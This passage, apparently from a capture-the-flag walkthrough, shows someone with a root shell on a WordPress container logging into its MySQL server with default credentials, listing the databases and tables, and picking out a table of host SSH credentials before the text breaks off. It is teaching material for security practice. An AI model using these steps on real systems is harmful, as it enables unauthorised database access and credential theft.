
```
root@1afdd1f6b82c:/var/www/html# mysql -h db -u wordpress -p
mysql -h db -u wordpress -p
Enter password: wordpress

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.7.25 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

This time I successfully get access. Maybe a docker container is running. I have a look at all the databases as shown below.



```
MySQL [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.25 sec)

MySQL [(none)]>
```


There are two databases but I think Wordpress is the one we want. I load the wordpress data-base and check its tables as shown below.



```
MySQL [(none)]> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> show tables;
show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| host_ssh_cred         |
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
```


Of all the tables, the host_ssh_cred table stands out.

I view all the entries from the table "host_ssh_cred" using the select command as shown bel-ow.



